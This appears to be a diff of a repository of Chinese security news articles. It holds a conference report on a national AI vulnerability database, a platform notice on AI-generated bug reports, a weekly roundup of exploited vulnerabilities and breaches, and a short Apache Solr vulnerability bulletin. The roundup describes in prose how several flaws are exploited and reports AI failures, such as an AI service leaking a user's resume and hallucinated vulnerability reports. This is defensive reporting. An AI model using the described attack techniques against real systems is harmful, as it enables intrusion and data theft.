
北京智谱华章科技股份有限公司副总裁冯小平,发表 “在Z-Day到来之前”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
北京智谱华章科技股份有限公司副总裁 冯小平
|
||||
|
||||
|
||||

北京启明星辰信息安全技术有限公司董事长袁捷,发表 “共筑AI安全基座,护航智能时代发展”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
北京启明星辰信息安全技术有限公司董事长 袁捷
|
||||
|
||||
|
||||

国家信息安全漏洞库特约专家、漏洞技术研究联盟理事长、深圳安络科技公司董事长谢朝霞,发表 “人工智能的漏洞密码”的演讲。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
国家信息安全漏洞库特约专家 谢朝霞
|
||||
|
||||
|
||||
国家信息安全漏洞库负责人任望,对国家人工智能安全漏洞库机制与流程进行介绍,并宣布将筹建AI漏洞联盟。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
国家信息安全漏洞库负责人 任望
|
||||
|
||||
**03**
|
||||
|
||||
**结语**
|
||||
|
||||
|
||||
国家人工智能安全漏洞库启动运行,是贯彻落实《全球人工智能治理倡议》中提出的“坚持以人为本、智能向善”的务实有力行动。未来国家人工智能安全漏洞库将发挥资源汇聚优势,与社会各界紧密协作、携手共进,合力推动人工智能产业健康有序发展,护航数字中国和网络强国建设,共同构建网络空间命运共同体。
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**粉丝福利群开放啦**
|
||||
|
||||
加安全419好友进群
|
||||
|
||||
红包/书籍/礼品等不定期派送
|
||||
|
||||
@@ -0,0 +1,34 @@
|
||||
# 太初众测平台关于AI生成漏洞报告的处置公告
|
||||
太初众测 2026-04-24 10:54
|
||||
|
||||

|
||||
|
||||
随着大模型能力日益增强,利用AI工具辅助或自动化挖掘漏洞已成为安全研究的新趋势。近期,我们确实收到了一些由AI协助发现的高质量漏洞报告,但同时也面临大量未经人工验证的无效报告,甚至是被AI“幻觉”误导而产生的误报。
|
||||
|
||||
为了合理分配有限的审核资源,确保太初众测平台审核团队能聚焦于真实有效的漏洞,同时维护良好的社区生态,特此发布本公告,对AI辅助挖掘和生成的漏洞报告提交标准进行规范:
|
||||
- **鼓励AI使用:**
|
||||
太初众测平台积极鼓励白帽子利用AI工具辅助或自动化挖掘漏洞,提升发现漏洞的效率,挖掘更多潜在风险。
|
||||
|
||||
- **严格人工验证:**
|
||||
对于AI辅助或自动化挖掘产出的漏洞报告,提交前务必进行人工验证。请确保您已完成对报告真实性与危害性的评估和复现,并在报告中详细提供人工验证结果,包括但不限于:
|
||||
|
||||
∘ 漏洞危害说明
|
||||
|
||||
∘ 详细复现步骤
|
||||
|
||||
∘ 完整的POC
|
||||
|
||||
∘ 关键步骤及结果截图
|
||||
|
||||
- **无效报告处理:**
|
||||
对于直接由AI生成、未经人工复现或未提供有效验证结果截图的报告,平台将直接予以驳回,且不提供驳回原因说明。
|
||||
|
||||
- **违规账号处置:**
|
||||
对于累计提交超过3个AI生成报告且未经上报者人工验证报告有效性的白帽子,平台将提醒您的行为;对于累计提交超过5个AI生成报告且未经上报者人工验证报告有效性的白帽子,平台有权拉黑您的太初众测平台账号。
|
||||
|
||||
我们深知AI技术正在深刻改变安全研究的方式与效率,但高质量的漏洞报告目前还离不开人的判断与责任感。希望广大白帽子在享受技术红利的同时,严守技术伦理,坚守质量底线,共同维护一个专业、高效、可持续发展的漏洞披露与交流平台。
|
||||
|
||||
感谢您一直以来对太初众测平台的支持与信任!
|
||||
|
||||
参与该处置公告的SRC组织:360SRC、阿里云先知平台、蚂蚁SRC、腾讯SRC、百度SRC、字节SRC、京东SRC、滴滴SRC、美团SRC、快手SRC、深信服SRC、携程SRC、顺丰SRC、度小满SRC、BOSS直聘SRC、荣耀SRC、智联招聘SRC、科大讯飞SRC、中通SRC、小红书SRC、货拉拉SRC、小拉SRC、小鹏汽车SRC、理想汽车SRC、奇富SRC、陌陌SRC、vivoSRC、OPPO安全中心、小米安全中心、补天漏洞响应平台、360漏洞云、BUGBANK、太初众测平台(排名不分先后)
|
||||
|
||||
@@ -0,0 +1,192 @@
|
||||
# 安全热点周报:Windows Defender 被漏洞利用,成了黑客的“帮凶”
|
||||
奇安信 CERT 2026-04-24 09:25
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 4px solid rgb(68, 117, 241);visibility: visible;"><th align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px;background: rgb(254, 254, 254);max-width: 100%;box-sizing: border-box !important;font-size: 20px;line-height: 1.2;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(68, 117, 241);visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 17px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">安全资讯导视 </span></span></strong></span></th></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">国家网信办等十部门联合公布《促进和规范电子单证应用规定》</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">国产AI开源组件Xinference遭供应链投毒,用户访问凭证和密钥等或泄露</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;border-bottom: 1px solid rgb(180, 184, 175);visibility: visible;"><td valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 0px;max-width: 100%;box-sizing: border-box !important;font-size: 14px;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">• </span><span leaf="">因默认设计不安全,知名AI编程公司Lovable所有用户数据公开暴露</span></p></td></tr></tbody></table>
|
||||
|
||||
**PART****0****1**
|
||||
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
**1.Apache ActiveMQ远程代码执行漏洞安全风险通告**
|
||||
|
||||
|
||||
4月24日,奇安信CERT监测到官方修复Apache ActiveMQ远程代码执行漏洞(CVE-2026-40466),该漏洞是CVE-2026-34197安全修复的绕过。当activemq-http模块在类路径中时,已认证的攻击者可通过Jolokia API添加使用HTTP Discovery传输的恶意连接器,由攻击者控制的HTTP端点返回VM传输URI以绕过验证,进而利用Spring的ResourceXmlApplicationContext加载远程恶意XML配置,在目标JVM上执行任意代码。奇安信鹰图资产测绘平台数据显示,该漏洞关联的国内风险资产总数为5608个,关联IP总数为2532个。目前该漏洞PoC和技术细节已公开。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**PART****0****2**
|
||||
|
||||
|
||||
**新增在野利用**
|
||||
|
||||
|
||||
**1.Microsoft Defender 访问控制粒度不足漏洞(CVE-2026-33825)******
|
||||
|
||||
|
||||
4月22日,CISA 在其已知被利用漏洞(KEV)目录中新增了一个漏洞,理由是有证据表明在野存在主动利用。该漏洞被追踪为 CVE-2026-33825,俗称 BlueHammer,目标是 Microsoft Defender 的访问控制机制。
|
||||
|
||||
BlueHammer 的出现与研究界、大型科技公司之间的激烈摩擦密切相关。一位名为“Chaotic Eclipse”(或称“Nightmare-Eclipse”)的研究人员发布了该漏洞的概念验证(PoC)代码以示抗议。该研究者表示,他对 Microsoft 安全响应中心(MSRC)处理初始披露流程的方式感到失望。
|
||||
|
||||
Huntress Labs 最近报告称,该研究人员的三个行动——BlueHammer、RedSun 和 UnDefend——都曾被发现参与攻击。具体来说,BlueHammer 自4月10日起一直受到攻击。安全分析师 Will Dormann 确认了该漏洞的有效性,指出这是一个本地权限升级(LPE)漏洞。该漏洞通过结合两种经典利用技术来实现:1.TOCTOU(检查时间到使用时间):一种竞争条件,系统检查文件或资源,但攻击者在系统实际使用之前将其替换掉。2.路径混淆:欺骗应用程序访问一个本不该触及的位置的文件。
|
||||
|
||||
通过成功通过这些障碍,攻击者可以获得安全账户管理器(SAM)数据库的访问权限。该数据库包含本地账户的密码哈希值。一旦攻击者获得这些权限,就可以升级到SYSTEM权限,实际上完全控制了机器。威胁行为者曾被发现使用“亲自操作”的策略,通过被攻破的SSLVPN用户获得初步入侵,然后部署这三种漏洞利用。
|
||||
|
||||
虽然 Microsoft 在2026年4月的安全更新中解决了 BlueHammer 问题,但 RedSun 和 UnDefend 的漏洞目前尚未被修复。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://securityonline.info/bluehammer-exploit-cve-2026-33825-microsoft-defender-lpe/
|
||||
|
||||
|
||||
**2.LMDeploy 服务器端请求伪造漏洞(CVE-2026-33626)******
|
||||
|
||||
|
||||
4月21日,LMDeploy(一款用于视觉语言和大型语言模型(LLM)服务的流行工具包)中,披露了一处高严重的服务器端请求伪造(SSRF)漏洞。在公告发布后的惊人12小时31分钟内,Sysdig 威胁研究团队(TRT)就首次主动尝试利用他们的蜜罐。
|
||||
|
||||
该漏洞被追踪为 CVE-2026-33626,证明在生成式人工智能时代,仅凭一则咨询文本“足以从零开始设计漏洞利用”,即使没有公开的概念验证代码。
|
||||
|
||||
LMDeploy 旨在服务能够“看见”的高级模型——如 InternVL2 和 Qwen2-VL。当用户发送带有图片 URL 的聊天请求时,服务器会获取该图片进行处理。然而,易受攻击的版本(v0.12.2及更早版本)缺乏关键的安全检查。报告解释道,该代码缺少主机名解析检查、私有网络屏蔽列表以及链路本地地址保护。通过提供恶意 URL 而非真实图片链接,攻击者可以诱使服务器访问其本不该触碰的内部资源。观察到的攻击并非随机探测;它是一个精心设计的、脚本化的八分钟会话,使用图像加载器作为“通用的 HTTP SSRF 原语”。
|
||||
|
||||
人工智能基础设施被武器化的速度比传统软件更快。由于 AI 节点通常运行在拥有广泛云权限的高 GPU 实例上,一次成功的 SSRF 可能导致“云账户的完全入侵”。
|
||||
|
||||
建议受影响客户将 LMDeploy 更新至 v0.12.3 或更高版本。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://securityonline.info/cve-2026-33626-lmdeploy-ssrf-ai-inference-hijack/
|
||||
|
||||
|
||||
**3.Cisco Catalyst SD-WAN Manager 凭据泄露漏洞(CVE-2026-20128)&Cisco Catalyst SD-WAN Manager 信息泄露漏洞(CVE-2026-20133)&Cisco Catalyst SD-WAN Manager 任意文件覆盖漏洞(CVE-2026-20122)******
|
||||
|
||||
|
||||
4月20日,CISA已要求政府机构在四天内保护其系统免受 Catalyst SD-WAN Manager 的另一个漏洞的攻击,该漏洞已被标记为正在被积极利用的攻击。
|
||||
|
||||
Catalyst SD-WAN Manager(以前称为 vManage)是一款网络管理软件,可帮助管理员从单个仪表板监控和管理多达 6,000 个 Catalyst SD-WAN 设备。思科在2月下旬修复了这个信息泄露漏洞(CVE-2026-20133),并表示该漏洞允许未经身份验证的远程攻击者访问未打补丁设备上的敏感信息。思科当时表示,此漏洞是由于文件系统访问限制不足造成的。攻击者可以通过访问受影响系统的API来利用此漏洞。成功利用此漏洞后,攻击者可以读取底层操作系统上的敏感信息。
|
||||
|
||||
一周后,该公司透露,当天修复的另外两个安全漏洞(CVE-2026-20128 和 CVE-2026-20122)正在被恶意利用。
|
||||
|
||||
CISA将 CVE-2026-20133 添加到其已知利用漏洞(KEV)目录中,“基于正在被利用的证据”,并命令机构评估并降低与 Cisco SD-WAN 设备相关的风险,针对 Cisco SD-WAN 设备的威胁进行排查与加固,如果无法采取缓解措施,需要停止使用该产品。
|
||||
|
||||
思科尚未证实关于该漏洞正被用于攻击的报告,其安全公告仍然表示,其产品安全事件响应团队 (PSIRT) “尚未发现任何公开声明或恶意使用 CVE-2026-20133 中描述的漏洞的情况”。
|
||||
|
||||
今年2月,思科还将一个严重的身份验证绕过漏洞 (CVE-2026-20127) 标记为零日攻击中被利用的漏洞,该漏洞使威胁行为者能够从至少2023年开始向目标网络添加恶意流氓对等体。最近,在3月初,该公司发布了安全更新,以解决其安全防火墙管理中心 (FMC) 软件中的两个最高级别漏洞,这些漏洞可能允许攻击者获得对底层操作系统的 root 访问权限,并以 root 权限执行任意 Java 代码。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/cisa-flags-new-sd-wan-flaw-as-actively-exploited-in-attacks/
|
||||
|
||||
**PART****0****3**
|
||||
|
||||
|
||||
**安全事件**
|
||||
|
||||
|
||||
**1.国产AI开源组件Xinference遭供应链投毒,用户访问凭证和密钥等或泄露**
|
||||
|
||||
|
||||
4月23日奇安信威胁情报中心消息,国产AI推理开源组件Xinference被披露存在供应链投毒风险。攻击者通过窃取Python官方代码仓库(PyPI)项目维护者发布权限,在三个版本(2.6.0、2.6.1和2.6.2)中植入后门程序,一旦开发者安装或导入受影响版本,程序便会在后台自动运行,窃取SSH远程登录密钥、云服务平台访问密钥、数据库连接密码及加密货币钱包等敏感数据,并发送至攻击者控制的远程服务器。在用户报告可疑行为(例如发现搜索密码的grep活动)后,维护者已将这些版本从PyPI撤回。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/RdDiw93k2tcr0YYqnc-V4Q
|
||||
|
||||
|
||||
**2.Kimi被曝泄露用户隐私,将他人简历擅自发给用户**
|
||||
|
||||
|
||||
4月22日i黑马消息,有博主在社交媒体发文称,月之暗面旗下AI产品Kimi泄露用户隐私。该博主表示,在使用Kimi时手滑粘贴错了一张图,系统先输出了一段无关的工程学文字,随后直接返回了一份包含姓名、电话、邮箱等真实信息的简历,疑似为其他用户上传的简历被系统错误发送。当事人通过简历上的联系方式找到了对方,对方确认自己在同一时间段内确实曾将个人简历提交至Kimi进行处理,所提交内容为文档格式,并非公开信息。当事人随即向Kimi官方邮件投诉,24小时未获回复。此后,有不同的自称Kimi工作人员的人与当事人联系,将该情况解释为“AI幻觉”,又改口称此次情况属于“发串”,即系统将其他用户的回复错误发送给了当事人。业内人士分析认为,此类情况属于小概率事件,是“哈希碰撞”恰好与AI幻觉叠加后导致的后果。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://mp.weixin.qq.com/s/uDIjAbBQPf4g3tE2MY3acA
|
||||
|
||||
|
||||
**3.因默认设计不安全,知名AI编程公司Lovable所有用户数据公开暴露**
|
||||
|
||||
|
||||
4月21日Business Insider消息,瑞典AI编程公司Lovable近期曝出严重安全缺陷。因其后端权限逻辑在2月份统一权限时发生失误,意外重新开启了对“公共项目”聊天记录的访问权,导致2025年11月前所有默认公开的项目代码、AI 对话及客户敏感数据可被外部账户直接查看,波及英伟达、微软及Spotify等名企员工账号。该公司最初否认数据泄露,称有意如此设计,后致歉称系内部配置失误。AI编程工具普遍缺乏默认安全配置且底层安全建模粗放。这种“盲目追求极速交付”的模式,引发了大众对数据安全被牺牲的担忧。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.businessinsider.com/lovable-security-access-vibe-coding-projects-risk-2026-4
|
||||
|
||||
|
||||
**4.法国国家重要证件管理机构遭网络攻击,部分用户信息泄露**
|
||||
|
||||
|
||||
4月20日央视新闻消息,法国国家安全证件管理局确认,其信息系统于4月15日发生安全事件,导致部分用户个人数据遭未经授权访问。法国内政部表示,受影响信息可能包括姓名、电子邮箱、出生日期,以及部分用户的住址、出生地和电话号码等,但不涉及办理证件时提交的附件材料,也无法直接用于登录账户。相关部门称已启动技术调查,并采取措施加强系统安全,同时正向受影响用户发送通知。法国司法部门已介入调查。法国国家安全证件管理局负责办理法国护照、身份证、居留证及驾驶执照等重要证件业务。此次事件引发外界对公共机构网络安全的关注。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://ysxw.cctv.cn/article.html?toc_style_id=feeds_default&item_id=4646971463157735882
|
||||
|
||||
|
||||
**PART****0****4**
|
||||
|
||||
|
||||
**政策法规**
|
||||
|
||||
|
||||
**1.国家网信办等十部门联合公布《促进和规范电子单证应用规定》**
|
||||
|
||||
|
||||
4月17日,国家网信办、工业和信息化部、公安部、交通运输部、商务部、中国人民银行、海关总署、税务总局、市场监管总局、金融监管总局联合公布《促进和规范电子单证应用规定》。电子单证系统,是指基于网络信息技术,为创建、接收、存储和发送电子单证信息提供技术服务的信息系统。该文件明确了电子单证系统的可靠性、安全性要求。可靠性方面,一是鼓励通过可靠的电子单证系统从事电子单证活动;二是鼓励使用电子身份验证服务系统;三是鼓励电子单证系统运营者向依法设立的认证机构申请系统可靠性认证;四是要求加强风险管理,完善业务流程,降低电子单证记载货物信息与实际货物信息不符的风险。安全性方面,一是要求履行网络安全、数据安全和个人信息保护义务,落实网络安全等级保护制度和数据安全保护责任,建立健全相关技术措施和管理制度;二是向境外提供与电子单证有关的数据,要求符合国家关于数据出境的相关规定。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.secrss.com/articles/89521
|
||||
|
||||
|
||||
**2.网安标委技术文件《人工智能应用伦理安全指引》1.0版公开征求意见**
|
||||
|
||||
|
||||
4月17日,全国网络安全标准化技术委员会组织制定了技术文件《人工智能应用伦理安全指引》1.0版(征求意见稿),现公开征求意见。该文件规定了人工智能应用活动中的伦理安全指引,包括伦理安全影响、伦理安全理念与治理原则,以及相关方开展活动的应用指引;适用于组织或个人开展人工智能应用开发、服务提供、使用等相关活动,也可为相关主管部门、行业组织和有关机构推进人工智能伦理安全治理提供参考。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.secrss.com/articles/89509
|
||||
|
||||
|
||||
**3.美国参议院通过量子计划法案,强化应用、制造与安全**
|
||||
|
||||
|
||||
4月14日,美国参议院商务委员会以全票通过《2026年国家量子计划重授权法案》(S.3597),该法案将把联邦量子研发框架的授权期延续至2034年。委员会审议期间,七项修正案被一并纳入法案文本,内容涵盖量子制造、近期应用落地与后量子密码迁移。该法案要求,白宫科技政策办公室(OSTP)牵头制定联邦系统向后量子密码(PQC)迁移的国家战略,以应对量子计算能力提升对现有公钥加密体系构成的潜在威胁。
|
||||
|
||||
|
||||
原文链接:
|
||||
|
||||
https://www.secrss.com/articles/89592
|
||||
|
||||
|
||||
**往期精彩推荐**
|
||||
|
||||
|
||||
[【已复现】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247505376&idx=1&sn=743a69b443b77628360e088602c8d620&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[深度分析 | 在官方 KICS Docker 中发现恶意 Checkmarx 构件](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247505361&idx=1&sn=01078dadf040b30872c7fc973f212085&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Oracle 2026年4月补丁日多产品高危漏洞安全风险通告](https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247505333&idx=1&sn=5d8eb18fb03812a7cd87753fe8e14929&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
本期周报内容由安全内参&虎符智库&奇安信CERT联合出品!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,6 +1,5 @@
|
||||
# 我们发现了 Hermes Agent 的第一个远程代码执行漏洞,但这已经不重要了
|
||||
原创 admin
|
||||
admin 腾讯玄武实验室 2026-04-22 03:56
|
||||
网安前线 2026-04-24 09:21
|
||||
|
||||
引言
|
||||
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
+41
-40
@@ -1,108 +1,110 @@
|
||||
# 能信安:漏洞通告
|
||||
能信安资讯 2026-04-10 07:10
|
||||
能信安资讯 2026-04-24 07:10
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
网络安全预警通报
|
||||
|
||||
漏洞通告
|
||||
|
||||
2025年4月10日
|
||||
漏洞通告 2026年4月24日
|
||||
|
||||
|
||||
**0****1**
|
||||
**01**
|
||||
|
||||
**Apache Airflow领域间资源转移错误漏洞**
|
||||
**Apache Solr输入验证不当漏洞**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**漏洞概况:**
|
||||
Apache Solr是美国阿帕奇(Apache)基金会的一款基于Lucene(一款全文搜索引擎)的搜索服务器。该产品支持层面搜索、垂直搜索、高亮显示搜索结果等。
|
||||
|
||||
**漏洞概况:******
|
||||
Apache Airflow是美国阿帕奇(Apache)基金会的一套具有创建、管理和监控工作流程功能的开源平台,该平台具有可扩展和动态监控等特点。
|
||||
|
||||
Apache Airflow存在领域间资源转移错误漏洞,该漏洞源于Dag
|
||||
作者可在Web服务器环境中执行远程代码,攻击者可利用该漏洞进行远程代码执行。
|
||||
Apache Solr 8.6版本至9.10.0版本存在输入验证不当漏洞,该漏洞源于该服务器在创建核心API时对某些参数输入验证不足,攻击者可利用该漏洞实现未授权访问。
|
||||
|
||||
**受影响系统:**
|
||||
|
||||
Apache Airflow
|
||||
Apache Solr >= 8.6 < 9.10.0
|
||||
|
||||
**来源链接:**
|
||||
|
||||
https://www.cnvd.org.cn/flaw/show/CNVD-2026-10341
|
||||
https://www.nsfocus.net/vulndb/136300
|
||||
|
||||
**建议:**
|
||||
|
||||
